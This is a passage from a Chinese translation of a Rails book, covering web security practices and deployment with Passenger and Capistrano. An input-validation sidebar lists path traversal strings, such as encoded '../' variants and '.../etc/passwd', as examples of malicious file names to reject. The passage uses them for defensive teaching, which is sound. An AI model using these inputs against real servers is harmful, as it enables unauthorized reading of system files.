有几种技术可以帮助你防御 session 定置攻击。第一，可以把创建 session 时请求的来源 IP 保存在 session 数据中；如果 IP 发生变化，就把 session 作废。不过，如果用户把笔记本电脑从一个无线局域网移动到另一个无线局域网、或者 PPPOE 租约过期时 IP 发生变化，他的 session 也会作废。

⁴ 在 ACROS Security 的一份文档中详细介绍了 session 定置攻击，请看 http://www.secinf.net/uplarticle/11/session_fixation.pdf。

第二，每当用户登录时，都应该新建一个 session，这样，合法用户可以继续使用应用程序，而攻击者则只能使用一个已经作废的 session id。

27.7 文件上传



一些社区网站允许用户上传文件给别人下载。如果你不够小心的话，用户上传的文件很可能被用于攻击你的网站。

譬如说，如果有人上传了后缀名为.rhtml 或者.cgi（或者别的可以在网站上执行的文件扩展名），而你又直接把这些文件链接到下载页面，当用户点击这些文件时，web 服务器就可能会执行其中的程序。这样一来，攻击者就可以在服务器上随便运行任何代码了。

解决这个问题的办法是：不要允许用户直接访问别人上传的文件。应该把文件上传到 web 服务器中一个不允许外部访问的目录（按照 Apache 的术语，就是放到 DocumentRoot 之外），然后用一个 action 来提供浏览这些文件的功能。

646

校验输入不容易

Johannes Brodwall 为本章内容写下了如下评注：

当对输入进行校验时，请牢记下列事项：

- 根据白名单进行校验。有很多种办法可以让点和斜线从校验中蒙混过关，然后在操作系统层面上产生效果。譬如说，.../、..\、%2e%2f、%2e%5c 和..%c0%af（Unicode）都可以把你带到上一级目录。所以，最好只接受很少的一组合法字符（譬如 [a-zA-Z] [a-zA-Z0-9_]*），除此之外一概认为非法。
- 不要试图通过字符串替换或删除之类的操作来修复非常规的路径。举例来说，如果你删除路径中的“..”字符串，“...//”这样的恶意输入照样可以畅通无阻。只要你允许非常规路径的出现，就会有人尝试搞小聪明。所以，请直接拒绝所有非常规路径，抛出一条简短的、不提供额外信息的错误消息，例如“Intrusion attempt detected. Incident logged.”（察觉到入侵操作，已记入日志）

我经常会检查 dirname(full_file_name_from_user) 是否符合期望的目录，这样就可以知道用户输入的文件名是否安全。

在这个 action 中，请注意确保：

- 验证所请求的文件名是一个简单的、不包含路径的、合法的文件名，并且文件名能够匹配到目录中存在的文件或是数据库中的一条记录。不要接受类似“.../etc/passwd”这样的文件名（参见下一页栏目的“校验输入不容易”）。甚至可以把上传的文件放在数据库中，然后用 id（而非文件名）来引用它们。
- 如果下载的文件要在浏览器上显示，必须对其中的 HTML 元字符进行转义替换，以免遭受 XSS 攻击。如果允许下载二进制文件，则必须对 HTTP 的 Content-type 头信息进行适当的设置，以确保文件不会被显示在浏览器上。

原书第 465 页介绍了如何从 Rails 应用提供文件下载；原书第 541 页展示了如何将上传的图像文件保存在数据库中，并用一个 action 来显示它们。

27.8 不要以明文保存敏感信息

Don't Store Sensitive Information in the Application

你的应用程序可能会受到外部规则的监管（例如在美国，所有处理信用卡数据的网站都必须遵守 CISP^{*}规则，处理医疗数据的网站必须遵守 HIPAA[†]）。这些规则对于“如何处理信息”这件事情施加了严格的约束。即便不需要操心这些规则，也可以通过学习法规来了解应该如何保护数据。

如果使用了任何来自第三方的个人身份信息，最好是将其加密存储。这实现起来并不麻烦，只要用 ActiveRecord 的钩子在保存数据之前对某些属性进行 AES128 加密、读取数据时再用另一个钩子来解密就行了。⁵

但这还不能高枕无忧，敏感信息仍然可能从别的途径外流：

- 你把敏感数据放入 session（或者 flash）了吗？如果有，任何有权访问 session 存储地点的人都可能看到它们。
- 你把敏感数据长时间保存在内存中了吗？如果有，当应用程序崩溃时，它们有可能出现在内存导出的文件中。尽量在使用完毕之后立即将敏感信息从内存中清除。
- 敏感信息会进入应用程序的日志文件吗？这种情况出现的可能性比你想象的要大，因为 Rails 在处理日志时相当随便。在生产环境下，它会直接把请求参数写入 production.log 文件。

在 Rails 1.2 中，你可以在控制器中使用 filter_parameter_logging 声明要求 Rails 忽略某些参数。譬如说，下列声明会阻止 password 属性和 User 对象的任何属性出现在日志文件中。

```
class ApplicationController < ActionController::Base
  filter_parameter_logging :password, :user
  ...

```

详情请看 Rails 的 API 文档。

27.9 用 SSL 传输敏感信息

Use SSL to Transmit Sensitive Information

SSL 协议会将浏览器与服务器之间传输的数据加密——每当看到以“https”开头的 URL 时，你就在使用它。只要表单采集了敏感数据、或是要向用户提供敏感数据，就应该考虑使用 SSL。

这可以手工实现：在调用 link_to 等方法创建链接时加上:protocol 参数。但这不仅烦人，还很容易出错：只要忘记一次，就可能打开一个安全漏洞。相比之下，使用 ssl_requirement 插件要简单安全得多。首先安装这个插件：

```
depot> ruby script/plugin install ssl_requirement
```

然后在 ApplicationController 中加上一行 include 语句，为所有控制器提供 SSL 支持：

```
class ApplicationController < ActiveRecord::Base
  include SslRequirement
end
```

^{*}译者注：持卡人信息安全计划（Cardholder Information Security Program）。

[†]译者注：医疗保险转移和责任法（Health Insurance Portability and Accountability Act）。

⁵ EzCrypto (<http://ezcrypto.rubyforge.org/>) 和 Sentry (<http://sentry.rubyforge.org/>) 等 gem 库可以让你的生活变得轻松些。

现在就可以给各个 action 设置安全策略了。下列代码来自于该插件的 README 文件：

```
class ApplicationController < ActionController
  ssl_required :signup, :payment
  ssl_allowed :index

  def signup
    # Non-SSL access will be redirected to SSL
  end

  def payment
    # Non-SSL access will be redirected to SSL
  end

  def index
    # This action will work either with or without SSL
  end

  def other
    # SSL access will be redirected to non-SSL
  end
end
```

`ssl_required` 声明列举出的 action 只能通过 HTTPS 请求来访问；`ssl_allowed` 列出的 action 允许用 HTTP 或 HTTPS 访问。

`ssl_requirement` 插件的巧妙之处在于它处理那些不符合条件的请求的方式：如果一个 action 方法已经被声明为必须通过 HTTPS 访问，而用户又发起了一个普通的 HTTP 请求，该插件就会把请求拦截下来，并立即发起一次重定向——重定向的目标是同一个地址，唯一的区别是改用 HTTPS 协议。这样一来，用户就会自动切换到安全的连接，而无须在应用程序的视图中修改任何协议设置⁶。同样，如果 action 不应该通过 HTTPS 访问而用户这样做了，该插件也会用 HTTP 协议将用户重定向到同样的地址。

649

27.10 不要缓存需要身份认证的页面

Don't Cache Authenticated Pages

请记住，页面缓存会绕过所有的安全过滤。如果需要根据 session 信息提供访问权限控制，请使用 `action` 缓存或者片段缓存。详情请看第 22.5 节“缓存初接触”（原书第 492 页）与第 23.10 节“再论缓存”（原书第 552 页）。

27.11 知己知彼

Knowing That It Works

如果想要确保编写的代码符合期望地工作，我们会编写测试。同样，我们也应该编写测试来确保代码安全。

当检查应用程序的安全性时，应该编写测试。可以使用 Rails 的功能测试来模拟可能遭受的攻击。每当你发现代码中的一个安全漏洞时，也应该编写测试来确保它已经修复、并且不会再重现。

同时也别忘了，测试只能检查你所想到的东西。真正会伤害到你的，是别人想到、而你还没有想到的东西。

650

⁶ 当然，代价是用一个重定向把用户带入 HTTPS 的世界。请注意，这样的重定向只会发生一次：一旦开始使用 HTTPS，`link_to` 辅助方法生成的链接就会采用 HTTPS 协议。

本章内容由 James Duncan Davidson(<http://duncandavidson.com>)撰写。Duncan 是一名独立咨询师、作家以及——别太吃惊——自由摄影师。

第 28 章

部署与生产

Deployment and Production

在很多人看来，部署似乎就意味着大功告成了：你把精心打造的代码上传到服务器，让全世界的用户开始使用它，接踵而至的就该是啤酒、香槟和美食了；不用太久，你的应用程序就会被刊登在《连线》杂志上，你会成为程序员圈子里的名人。可惜，迄今为止，现实世界并非总是这么美好。

直到 Phusion Passenger 于 2008 年问世之前，部署 web 应用完全是 DIY 的活——每个人的网络配置、数据库环境、数据安全要求、防火墙……都不一样。取决于需求和预算的不同，你可能要部署到共享主机，也可能部署到专用主机，甚至会部署到自己的服务器集群上。而且如果你的应用程序涉及某些行业标准或者政府标准——例如接受在线支付的网站要遵循 Visa CISP，涉及医疗数据的应用要遵循 HIPAA——就会有各种来自外界的（甚至是彼此冲突的）力量对应用程序的部署造成影响，而你对此毫无办法。

本章将告诉读者如何开始部署应用程序，并指出真实产品部署环境中常见的一些问题。

28.1 尽早开始

Starting Early

要精通部署 Rails 应用程序，唯一的秘诀就是尽早开始部署。只要你打算把 Rails 应用展示给别人看，就应该开始准备部署服务器了。这并不一定是你最终使用的部署环境，你也犯不着一开始就准备工业强度的服务器集群，只要有一台还算说得过去的机器专门用来运行你的应用程序就行了。从身边找一台空闲的机器，例如角落里那台 G4 就很不错。

尽早开始部署的好处是什么？首先，你能够更明确地感受到“编程—测试—提交—部署”的节奏——这是应用开发的良好节奏，越早进入状态越好。此外你还能从实际的部署中找出问题，并且获得解决这些问题的经验。在部署阶段，常见的问题可能涉及数据迁移、数据导入乃至文件权限设置等等，每个应用程序在部署时都会遇到这样那样的小问题，尽早找出这些问题就意味着你不必在网站上线之后再花大把时间来解决它们，于是你就可以更快地解决错误、增加功能。

尽早设置部署环境还意味着你将得到一台保持运行的服务器，你可以让客户、老板或者朋友亲眼看到项目的进展。敏捷开发者们都知道，用户越早、越频繁地提出反馈，项目就会进展得越好。尽早了解用户对应用程序的想法，会对你的开发工作获得巨大的帮助：他们会告诉你哪些事情做得对，哪些功能有待改善，哪些东西压根就用不着。

尽早开始部署还意味着你可以练习如何用数据迁移工具来修改已经有数据的数据库。有些问题当

你一个人在电脑上埋头苦干时是想不到的，只有当真正升级到一个运行中的应用程序时才会发现。如果有几个人一起朝同一台服务器上部署应用程序，你就可以学到如何让应用程序平稳地成长。

最后——也是最有价值的一点是：你将知道自己能够向用户交付应用程序。如果历经4个月、每周80小时的辛苦工作来开发一个应用程序，却一直没有部署，在临近投入生产运行的前一天，几乎可以肯定你会遇到各种各样稀奇古怪的问题。你会突然间感到焦头烂额。相反，如果尽早设置起部署环境，你就有把握说：只要几分钟的工作，就可以发布整个应用程序。

28.2 生产服务器如何工作 How a Production Server Works

此前在自己的机器上开发Rails应用时，我们已经用到过WEBrick或者Mongrel服务器。大多数时候这都没有问题，script/server命令会以适当的方式在开发模式下启动你的应用程序，将其运行在3000端口下。但在部署之后，Rails应用的工作方式就有些不同了：你不能只启动一个Rails服务器进程，让它来处理所有的工作……当然你可以，但这不是个好主意，因为Rails是单线程的，它每次只能处理一个请求。

而web是一个完全并发的环境。产品级的web服务器——例如Apache、Lighttpd和Zeus等——都可以同时处理好几个甚至好几十、好几百个请求，单进程、单线程的Ruby服务器根本不可能达到这样的水平。还好，我们也不需要它达到这样的水平：我们在部署Rails应用时可以让前端服务器（例如Apache）负责处理来自客户端的请求，然后通过FastCGI或者HTTP代理将请求转发给后端的Rails应用进程——这样的应用进程可以有很多个（见图28.1）。




图28.1 部署之后的Rails应用如何工作

FastCGI vs. Phusion Passenger™

当Rails刚问世时，最常用的高性能运行方式是FastCGI——实际上本书第1版就推荐这种做法，当时我们说“有FastCGI在手就好像是给Rails装上了火箭引擎”。FastCGI会长时间运行Rails进程，并反复用这些进程来处理请求。也就是说，Ruby解释器和Rails框架只需要在每条进程中装载一次，一旦加载之后就可以飞快地处理来自宿主web服务器的请求。

但FastCGI也有很多问题。FastCGI诞生于20世纪90年代中期，但在Rails出现之前，它一直默默无闻。即便在被Rails重新带回公众视野之后，产品级的、高质量的FastCGI环境仍然寥寥无几。很多开发者（包括我们自己）都尝试过各种web服务器与FastCGI的组合，并在每种组合中都发现了严重的问题。当然还是有些开发者在FastCGI上完成了部署，也没有遇到什么问题，但有那么多人遇到那么多问题，这本身就足以说明：FastCGI不是一个值得推荐的解决方案。

时至2006年，随着越来越多的Rails开发者对更好的解决方案的探求，替代方案终于浮出水面

了。很多开发者发现，只要从一个可伸缩的前端服务器（例如 Apache）直接把 HTTP 请求代理给后端基于 Ruby 的 Rails 应用服务器，就得到了一个精彩而灵活的解决方案。这种方案与 Mongrel 几乎同时出现——后者是由 Zed Shaw 开发的一个 Ruby web 服务器，它的性能相当良好，足以担当这种配置方案中的单个节点。

CGI 怎么样

深入 Rails 应用看看，你就会发现那里有 `public/dispatch.cgi` 这么一个文件，因此你可以在 CGI 模式下运行 Rails 应用。但你真的、真的不应该这样做。用 CGI 模式运行 Rails 程序是对耐心的考验，因为每次请求都会重新加载 Ruby 解释器，以及整个 Rails 框架。加载 Ruby 解释器还不算什么大事，但要加载 Rails 提供的所有功能就真得费点时间了。即便在最快的机器上，处理一次普通请求的时间也很容易达到好几秒。

关于“在 CGI 模式下使用 Rails”这件事情，我们能够给你的最好的建议就是：别这么干，连想都别想。这不是一个合理的选择——照我们的看法，默认的 Rails 安装选项中根本就不该提供这么一项。

毫不意外地，这是本书第二版所推荐的部署方式。

直到 2008 年，Phusion Passenger 出现了。它构建在业界标准的 Apache web 服务器基础上。它把部署简化到了“只需上传应用程序”这么简单——不需要管理端口，不需要监控服务器进程，只需要上传文件。

简而言之，FastCGI 确实是一枚火箭，但有时会因为各种奇怪的原因而爆炸在发射台上。使用代理让 Rails 应用直接与 HTTP 对话，可以得到更高的吞吐量，但需要用到（并且配置）更多的软件：不仅需要安装前端 web 服务器，还需要对应用程序做特殊的设置，使其能够以后端应用服务器的身份启动。

Passenger 上手更容易，而且这是整个社群的发展方向。当设置你自己的开发环境时，也应该紧跟潮流——下面我们就将介绍如何以这种方式部署应用程序。

◀ 654

28.3 安装 Passenger

Installing Passenger

下列内容都假设你照着第 3 章“安装 Rails”（原书第 21 页）的指示做了，并且已经拥有了一个可以运行的 Rails 应用。¹

首先要确认 Apache web 服务器已经安装好。Mac OS X 用户和大多数 Linux 用户是幸运的，操作系统已经默认安装了 Apache。²

下一步是安装 Passenger：

```
$ sudo gem install passenger
$ sudo passenger-install-apache2-module
```

¹ 如果你打算部署到一个已经安装了 Passenger 的主机，请放心翻到原书第 657 页，从原书第 28.4 节“Capistrano 无忧部署”看起。
² 尽管 Windows 用户也可以在 <http://httpd.apache.org/doc/2.2/platform/windows.html#inst> 找到安装 Apache 的指南，但 Passenger 并不支持 Windows 服务器。如果你的应用必须部署在 Windows 上，《Deploying Rails Application: A Step-by-Step Guide》[ZT08] 的第 6 章可以给你提供有用的建议。

第二条命令会编译一些源代码、修改一些配置文件。在此过程中，它会两次要求你更新 Apache 的配置。第一次是启用刚构建好的模块，为此需要在 Apache 配置文件中加上如下的几行。（请注意：Passenger 会告诉你应该复制粘贴哪几行，请遵照它的提示来做，不要照抄书上的内容。另外，我们折短了 LoadModule 这行以便排版。如果你真想把这几行内容敲进电脑，请不要折行。）

```
LoadModule passenger_module /opt/local/lib/ruby/gems/1.8/gems/passenger-2.0.6-
/ext/apache2/mod_passenger.so
PassengerRoot /opt/local/lib/ruby/gems/1.8/gems/passenger-2.0.6
PassengerRuby /opt/local/bin/ruby
```

不知道 Apache 配置文件在哪儿吗？试试这个命令³：

```
$ apachectl -V | grep SERVER_CONFIG_FILE
```

下一步是部署应用程序。前面的配置在每个服务器上只需做一次，而这一步骤则需要针对每个应用程序做一次。在本章剩下的部分，我们将假设应用程序的名字是 depot——你的应用程序当然不会叫这个名字，只要在配置中做个替换就行了。

```
<VirtualHost *:80>
  ServerName www.yourhost.com
  DocumentRoot /home/rubys/work/depot/public/
</VirtualHost>
```

可以看到，DocumentRoot 被指向了 Rails 应用的 public 目录。

如果想用一个 Apache web 服务器承载多个应用程序，需要首先启用具名虚拟主机：

```
NameVirtualHost *:80
```

然后只要为每个应用程序复制一段 VirtualHost 配置，把 ServerName 和 DocumentRoot 稍加调整即可。我们还需要将 public 目录标记为可读。最终的配置大致如下：

```
<VirtualHost *:80>
  ServerName depot.yourhost.com
  DocumentRoot /home/rubys/work/depot/public/
  <Directory /home/rubys/work/depot/public>
    Order allow,deny
    Allow from all
  </Directory>
</VirtualHost>
```

最后一步是重启 Apache web 服务器⁴：

```
$ sudo apachectl restart
```

成了！现在可以通过配置文件中指定的主机（或者虚拟主机）来访问你的应用程序了。除非我们需要用到 80 端口之外的其他端口，否则在 URL 中连端口号都不必指定。

有几件事要注意：

- 如果不打算用 production 环境运行，可以在 Apache 配置的 VirtualHost 中加上 RailsEnv 指令：
RailsEnv development
- 可以只重启应用程序而不重启 Apache，只要创建 tmp/restart.txt 文件就行了：

```
$ touch tmp/restart.txt
```

重启完成之后，该文件会被自动删除。

³ 在某些操作系统上，这个命令的名字是 apache2ctl，还有些系统上是 httpd。

⁴ 同样，在不同的操作系统上，这个命令的名字可能是 apache2ctl 或 httpd。

- passenger-apache2-module 命令的输出会告诉你到哪里去找更多的文档。
- 特别注意，Passenger 会与 mod_rewrite 和 mod_alias 冲突。在 Rails 应用所属的虚拟主机之外，这两个模块都能正常工作；但不要在 Rails 应用所属的虚拟主机中使用它们。

28.4 Capistrano 无忧部署

Worry-Free Deployment with Capistrano

“直接在生产服务器上做开发”通常都不是个好主意，因此我们也别这么干，还是把开发机器与生产服务器分开吧。要是我们的在线书店生意好，就得准备一组专用的服务器，并且保证它们都运行着同样版本的软件。而且服务器上的软件版本就是有可能与开发机器上的不一样，我们也要应对这种情况。

别担心，我们一步步来。

准备部署服务器

在开发的时候，把软件纳入版本控制真的真的是个好习惯；而到了部署时要是你的软件还不在版本控制中，我就只能说你是个彻头彻尾的傻瓜了。正因为版本控制是如此重要，我们用来管理部署过程的工具 Capistrano 对此提出了明确的要求。

Capistrano 支持很多软件配置管理 (SCM) 系统，例如 SVN 就是很好的一种。但如果你还没选定配置管理工具的话，就用 Git 吧，它很容易配置，而且不需要服务器进程。下面的例子都是基于 Git 的，但即便你选择了别的配置管理工具也不用担心，Capistrano 并不太介意你用哪种配置管理工具，只要用了就好。

首先要在部署服务器能访问的某台机器上创建一个空的仓库。实际上，如果你只有一台服务器要部署，那就完全有理由让它同时兼任 Git 服务器。所以，登录到服务器上，输入下列命令：

```
$ mkdir -p ~/git/depot.git
$ cd ~/git/depot.git
$ git --bare init
```

接下来，你知道，就算 SCM 服务器和 web 服务器位于同一台物理机器上，Capistrano 还是以远程方式访问 SCM 软件。为了让这个过程更顺利，我们可以生成一个登录公钥（如果你以前没有生成过的话），用这个公钥来给我们自己访问自己这台服务器的权限：

```
$ test -e .ssh/id_dsa.pub || ssh-keygen -t dsa
$ cat .ssh/id_dsa.pub >> .ssh/authorized_keys2
```

既然已经说到这儿了，还有两件事要提醒你。第一件是小事：Capistrano 会在部署根目录（以应用程序的名字命名）与 Rails 的各个子目录（包括 public 子目录）之间插入一个名叫 current 的目录。因此，我们需要在 httpd.conf 中把 DocumentRoot 设置为如下内容（如果租用共享主机的话，应该可以在服务提供商的控制面板上进行设置）：

```
DocumentRoot /home/rubys/work/depot/current/public/
```

另外，现在应该再次检查用于部署的数据库配置。大多数应用程序以及很多共享主机提供商都会使用一台单独的数据库服务器，通常运行 MySQL。PostgreSQL 也有一群热情的拥趸。而 SQLite 3 尽管非常适用于开发和测试，但通常并不适合大规模部署。在 6.1 节“创建数据库”（原书第 62 页）中，我们已经介绍过如何配置数据库，这个过程在部署阶段也并无不同。

如果有多名开发者协同开发这个应用程序，我们就可能不想把数据库配置的详细信息（包括密码）放在配置管理系统中。这种情况下，只需把完整的 `database.yml` 放在部署服务器上，只要别放在 `current` 目录下就行。稍后我们会看到，如何让 Capistrano 在每次部署时将这个文件复制到 `current` 目录下。

如果你选择继续用 SQLite 3，那也还是要修改 `database.yml` 文件，因为 Capistrano 每次部署时都会替换应用程序目录。只要直接指定数据库的完整路径就行了，并请注意不要把数据库文件放在 `current` 目录下——这样就可以了。

这就是需要在服务器上做的一切！从现在开始，剩下的事都可以在开发机器上完成。

将应用程序纳入版本控制

如果你的应用程序还没被纳入版本控制，现在就把它放进去吧。首先进入应用程序目录，然后创建一个名为 `.gitignore` 的文件，在其中填入下列内容：

```
db/*.sqlite3
log/*.log
tmp/**/*
```

现在将所有东西都提交到本地仓库：

```
$ cd your_application_directory
$ git init
$ git add .
$ git commit -m "initial commit"
```

658 下一个步骤是可选的，但如果你不能完全控制部署服务器、或是需要管理多个部署服务器的话，你应该考虑这样做：把依赖的软件版本也放进代码仓库：

```
$ rake rails:freeze:gems
$ rake gems:unpack
$ git add vendor
$ git commit -m "freeze gems"
```

然后只要把全部代码推到服务器就行了：

```
$ git remote add origin ssh://user@host/~/git/depot.git
$ git push origin master
```

部署应用程序

准备工作完成了。我们的代码安放在 SCM 服务器中，可以被应用服务器访问到⁵。现在用 `gem install capistrano` 命令就可以安装 Capistrano。

为了让 Capistrano 施展魔法，首先要在应用程序中加上必要的文件，为此需要执行下列命令：

```
$ capify .
[add] writing './Capfile'
[add] writing './config/deploy.rb'
[done] capified!
```

从输出信息就可以看到，Capistrano 新建了两个文件。第一个文件——`Capfile`——是 Capistrano 版本的 `Rakefile`，我们无须修改这个文件；第二个文件——`config/deploy.rb`——包含了部署应用程序所需的指令（recipe）。Capistrano 提供了一个最小版本的 `deploy.rb` 文件，下面则是一个更完整的版本，你可以下载这个文件，以此作为一个起点：

⁵ 这两者是否位于同一台机器并不重要，重要的是它们所扮演的角色。

```

config/deploy.rb
# be sure to change these
set :user, 'rubys'
set :domain, 'depot.pragprog.com'
set :application, 'depot'

# file paths
set :repository, "#{user}@#{domain}:git/#{$application}.git"
set :deploy_to, "/home/#{user}/#{domain}"

# distribute your applications across servers (the instructions below put them
# all on the same server, defined above as 'domain', adjust as necessary)
role :app, domain
role :web, domain
role :db, domain, :primary => true
# you might need to set this if you aren't seeing password prompts
# default_run_options[:pty] = true

# As Capistrano executes in a non-interactive mode and therefore doesn't cause
# any of your shell profile scripts to be run, the following might be needed
# if (for example) you have locally installed gems or applications. Note:
# this needs to contain the full values for the variables set, not simply
# the deltas.
# default_environment['PATH']='<your paths>:/usr/local/bin:/usr/bin:/bin'
# default_environment['GEM_PATH']='<your paths>:/usr/lib/ruby/gems/1.8'

# miscellaneous options
set :deploy_via, :remote_cache
set :scm, 'git'
set :branch, 'master'
set :scm_verbose, true
set :use_sudo, false

# task which causes Passenger to initiate a restart
namespace :deploy do
  task :restart do
    run "touch #{current_path}/tmp/restart.txt"
  end
end

# optional task to reconfigure databases
after "deploy:update_code", :configure_database
desc "copy database.yml into the current release path"
task :configure_database, :roles => :app do
  db_config = "#{deploy_to}/config/database.yml"
  run "cp #{db_config} #{release_path}/config/database.yml"
end

```

然后还要编辑几个属性，使之符合应用程序的情况。无疑我们需要修改`:user`、`:domain`和`:application`。`:repository`要填入 Git 仓库的位置。`:deploy_to`也可能需要修改，使之指向 config/public 目录的位置——我们在 Apache 中配置了这项信息。

只有在特殊情况下才会需要`default_run_options`和`default_environment`选项。还可以提供 Git 的一些选项。

上述文件中定义了两个任务，其中一个告诉 Capistrano 如何重启 Passenger，另一个则把我们提前放在服务器上的`database.yml`文件拷贝到部署目录。如果你需要对这些任务加以调整，请放手去做吧。

初次部署需要执行两个步骤，第一步是在服务器上建立部署所需的基本目录结构：

```
$ cap deploy:setup
```

执行这个命令时，Capistrano 会要求输入登录服务器的密码。如果它没有提示输入密码，并且因此无法登录服务器，请在`deploy.rb`文件中取消对`default_run_options`一行的注释，然后再试一

次。只要成功连接到服务器，Capistrano 就会创建所需的目录。这个命令执行完毕之后，可以检查其他配置是否有问题：

```
$ cap deploy:check
```

跟前面一样，你可能要取消对 default_environment 两行的注释、并对其稍加调整。重复执行这条命令，直到解决掉所有问题、检查完全通过为止。

现在我们已经做好部署的准备了。由于准备充分，又做了检查，部署本身应该会非常顺利：

```
$ cap deploy:migrations
```

此时你的生产环境应该已经跑起来了。

抖擞精神，从头再来

完成所有这些工作之后，就可以随时把最新版本的应用程序部署到服务器上了。你唯一要做的就是把所有修改都签入代码仓库中，然后重新部署。此刻 Capistrano 创建的两个文件应该还没有被签入。虽然应用服务器并不需要这两个文件，不过还是可以用它们来验证我们的部署流程：

```
$ git add.  
$ git commit -m "add cap files"  
$ git push  
$ cap deploy
```

前面三条命令会把修改的内容提交到 SCM 服务器。等你用熟了 Git 之后，也许你会希望更精确地控制何时、将哪些文件纳入版本控制，也许你会希望增量地提交几个修改然后再部署，凡此种种。只有最后一条命令才会更新应用服务器、web 服务器和数据库服务器。

如果出于某种原因你要将应用程序回退到从前的某个版本，可以使用下列命令：

```
$ rake remote:rollback
```

现在应用程序已经完整部署在服务器上了，而且随时可以重新发布。每当你要求部署时，Capistrano 都会在服务器上签出应用程序的最新版本，更新符号连接使最新版本投入使用，并重启所有 Passenger 进程。

28.5 检查已部署的应用程序

Checking Up on a Deployed Application

在应用程序部署之后，无疑你还需要经常检查它是否运行良好。有两种主要的检查方式，其一是查看各种日志文件——包括前端 web 服务器和后端 Mongrel 实例产出的日志；其二是用 script/console 连接到应用程序内部。

661

查看日志文件

要想快速了解应用程序中发生了什么，可以用 tail 命令来查看日志文件，看看在收到请求之后应用程序都输出了哪些日志。最有趣的数据往往就在日志文件中。就算 Apache 的背后有多个应用程序在运行，每个应用程序的日志都会被汇总到它自己的 production.log 文件中。

假设应用程序部署的位置与此前的例子相同，下面就是查看日志文件所需的命令：

```
# On your server  
$ cd /home/rubys/work/depot/  
$ tail -f log/production.log
```

有时候你还需要一些更底层的信息——应用程序中的数据到底是什么样子？此时就该祭出最有用、最强大的现场调试工具了……

用 console 脚本现场查看应用程序

应用程序的模型类包含了大量的功能，一般而言，这些功能都是提供给控制器去使用的，但我们可以和模型类直接交互。进入这个世界的大门就是 `script/console` 脚本，用下列命令就可以开启这扇大门：

```
# On your server
$ cd /home/rubys/works/depot
$ ruby ./script/console production
Loading production environment.
irb(main):001:0> p = Product.find_by_title("Pragmatic Version Control")
=> #<Product:0x24797b4 @attributes={. . .}
irb(main):002:0> p.price = 32.95
=> 32.95
irb(main):003:0> p.save
=> true
```

开启一个 `console` 会话之后，就可以调用模型对象的所有方法。你可以创建、查看或是删除记录，这就是操作整个应用程序的入口。

28.6 投入生产运行之后的琐事 Production Application Chores

应用程序投入生产运行之后，还有一些日常琐事需要关注，这样应用程序才能运行良好。这些杂事很难自动化，但愿你能想出办法。

处理日志文件

应用程序在运行过程中会不断往日志文件中输出数据，最后日志文件会变得臃肿不堪。要解决这个问题，大部分日志工具都提供了日志分卷（*roll over*）的功能：按照时间将日志分为多个文件。这样庞大的日志就可以分为可管理的小块，可以将较早的日志存档保管，甚至将过时的日志直接删除。◀ 662

`Logger` 类也支持分卷。我们只要决定要保存多少个日志文件、以及每个日志文件的尺寸上限（或是决定分卷的频率），然后在 `config/environments/production.rb` 中加入下列内容，`Logger` 就会自动帮我们搞定。

```
config.logger = Logger.new(config.log_path, 10, 10.megabytes)
config.logger = Logger.new(config.log_path, 'daily')
```

另外，也可以将日志重定向到整台服务器的系统日志。

```
config.logger = SyslogLogger.new
```

更多选项请看 <http://wiki.rubyonrails.com/rails/pages/DeploymentTips>。

清扫 session

如果你使用的不是基于 `cookie` 的 `session` 存储机制，那么必须注意：`Rails` 不会自动帮你清扫 `session`——它只管创建 `session` 数据，却不会删除已经过期的 `session`。不用太长时间这就会成问题——如果使用默认的、基于文件的 `session` 存储策略（而不是将 `session` 存入数据库），问题会来得更快；不过不管采用哪种存储策略，你所面对的都是理论上无限的数据。

既然 Rails 不会帮我们清扫 session，我们就得自己动手做。最简单的清扫办法就是定时执行一段脚本：如果 session 放在文件中，这段脚本就应该找出已经过期的 session 数据，并将它们删掉。譬如说，可以在脚本中执行下列命令，以删除超过 12 小时不被使用的 session 文件。

```
# On your server
$ find /tmp/ -name 'ruby_sess*' -ctime +12h -delete
```

如果应用程序把 session 数据保存在数据库中，清扫脚本则可以根据 updated_at 字段来决定删除哪些记录。可以用 script/runner 执行下列命令：

```
> RAILS_ENV=production ./script/runner \
  CGI::Session::ActiveRecordStore::Session.delete_all( \
  ["updated_at < ?", 12.hours.ago])
```

时刻留意应用程序的错误

663 action 如果出现错误，处理方式在开发阶段和部署之后是有所不同的。在开发阶段，我们会看到一大堆调试信息；而在部署之后，默认的行为是渲染一个 HTML 页面，并告知用户错误码的名字。你可以覆盖 rescue_action_in_public 和 rescue_action_locally 方法来定制错误发生时的行为，并且也可以覆盖 local_request? 方法来判断一个请求是否应该被视为本地请求。

不过比起自己编写代码来修复错误，你可能更希望在应用程序抛出异常时能够将异常信息通过邮件发送给技术支持人员，exception notification 插件就可以提供这样的功能。首先安装该插件：

```
depot> ruby script/plugin install git://github.com/rails/exception_notification.git
```

然后在应用程序的控制器中加上下列代码：

```
class ApplicationController < ActionController::Base
  include ExceptionNotifiable
  # ...
```

然后在 environment.rb 文件中指定哪些人要收到通知邮件：

```
ExceptionNotifier.exception_recipients =
  %w{support@my-org.com dave@cell-phone.company}
```

此外还要确认 ActionMailer 的配置可以发送邮件，这方面内容在第 607 页已经介绍过了。

28.7 上线，并不断前进

Moving On to Launch and Beyond

将部署环境配置好之后，你就可以在开发工作告一段落时将应用程序上线投入生产运行。今后你还可能增加更多的部署服务器，第一次部署中学到的经验将帮助你决定未来部署环境的结构。譬如说，你可能会发现 Rails 是整个系统中比较慢的一部分，大部分时间都被耗费在 Rails 上，而不是在数据库或者文件系统上。此时你就应该添加更多的应用服务器，以便分散 Rails 的负载压力，提升整个系统的性能。

但你也可能发现大量时间被耗费在数据库上。如果情况果真如此，就应该想办法对其进行优化：可能要改变访问数据的方式，也可能要用一些精心优化的 SQL 来替代 ActiveRecord 的默认查询。

总之有一件事是明白无疑的：每个应用程序都要专门的精心呵护。最重要的就是要经常倾听应用程序的声音，发现它的需要。作为软件开发者，上线并不是你工作的终结——那只是真正的开始。

664 如果你发现自己要探索别的部署方式，在《Deploying Rails Applications: A Step-by-Step Guide》[ZT08]一书中可以找到很多好建议。

索引

Index

Symbols

! (methods named *xxx!*), 679
 &:*xxx* notation, 280
 /./ (regular expression), 676
 :name notation, 669
